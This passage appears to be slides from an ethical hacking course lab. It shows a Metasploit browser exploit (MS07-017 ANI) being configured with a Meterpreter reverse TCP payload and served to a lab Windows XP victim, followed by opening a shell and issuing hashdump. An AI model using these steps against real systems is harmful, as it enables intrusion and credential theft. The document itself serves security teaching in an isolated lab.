


```
msf exploit(ms07_017_ani_loadimage_chunksize) > show payloads

Compatible Payloads
===================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   generic/custom                                                     normal  Custom Payload
   generic/debug_trap                                                 normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                             normal  Generic Command Shell, Bind

< SNIPPED >

(Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_ord_tcp                                normal  Windows Meterpreter
(Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_tcp                                    normal  Windows Meterpreter
(Reflective Injection), Reverse TCP Stager
   windows/meterpreter/reverse_tcp_allports                           normal  Windows Meterpreter

< SNIPPED >

msf exploit(ms07_017_ani_loadimage_chunksize) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Let's pick our favorite payload, reverse_tcp.

EH-Kali-05

show options
set LHOST 10.76.5.150




```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options

Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local
machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                yes       The URI to use.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista

msf exploit(ms07_017_ani_loadimage_chunksize) > set LHOST 10.76.5.150
LHOST => 10.76.5.150
msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Configure payload's "phone home" address

EH-Kali-05

show options



```
msf exploit(ms07_017_ani_loadimage_chunksize) > show options

Module options (exploit/windows/browser/ms07_017_ani_loadimage_chunksize):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local 
machine or 0.0.0.0
   SRVPORT  80               yes       The daemon port to listen on
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                yes       The URI to use.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.76.5.150      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   (Automatic) IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista


msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Check that all required variables have been set … done!


EH-Kali-05

exploit

```
msf exploit(ms07_017_ani_loadimage_chunksize) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.76.5.150:4444
msf exploit(ms07_017_ani_loadimage_chunksize) > [*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.76.5.150:80/
[*] Server started.
```

Start the exploit which starts listening on port 80.

EH-WinXP-05



kv2e57DGx9f2dgrUCjSbc0sVa - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://10.76.5.150/
Go Links
Internet
start Untitled - Notepad MSN.com - Hotmail, O... kv2e57DGx9f2dgrUCj...
7:33 PM

```
Ht3hU079YTkEnQrMuZBpgruLoIBm5f7ZZgfs8eIso9HOQTDYpzV6ZzabF2H7jVe88Vnqu5YM6QzwwrD1
nNm0mFgioE28bulkWjWPEPRJkmtjyeQIypQmc6GNF
bjdjSkCWlc1GMazh5pFOzdkz02L
```

Downloading data http://10.76.5.150/zlRbnENsaAiCUkSEJXZ9So275hb9gCztALzlT1c

Victim browses to 10.76.5.150 (EH-Kali-05) which could have been motivated via social engineering.

EH-Kali-05




```
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (HTTP)
[*] Sending stage (957999 bytes) to 10.76.5.201
[*] Meterpreter session 1 opened (10.76.5.150:4444 -> 10.76.5.201:1050) at 2016-10-31 19:06:23 -0700

msf exploit(ms07_017_ani_loadimage_chunksize) >
```

Once the victim browses to our website a meterpreter session is created.

EH-Kali-05

sessions -l
sessions -i 1
shell
exit




```
msf exploit(ms07_017_ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Type                   Information                                Connection
  --  ----                   -----------                                ----------
  1   meterpreter x86/win32  EH-WINXP-05\cis76 student @ EH-WINXP-05  10.76.5.150:4444 -> 10.76.5.201:1050
(10.76.5.201)

msf exploit(ms07_017_ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 476 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\cis76 student\Desktop>exit
exit
meterpreter >
```

There may be more than one session if multiple victims browsed to our website. List them with the -l option select on to interact with using the -i option

EH-Kali-05

hashdump
sysinfo

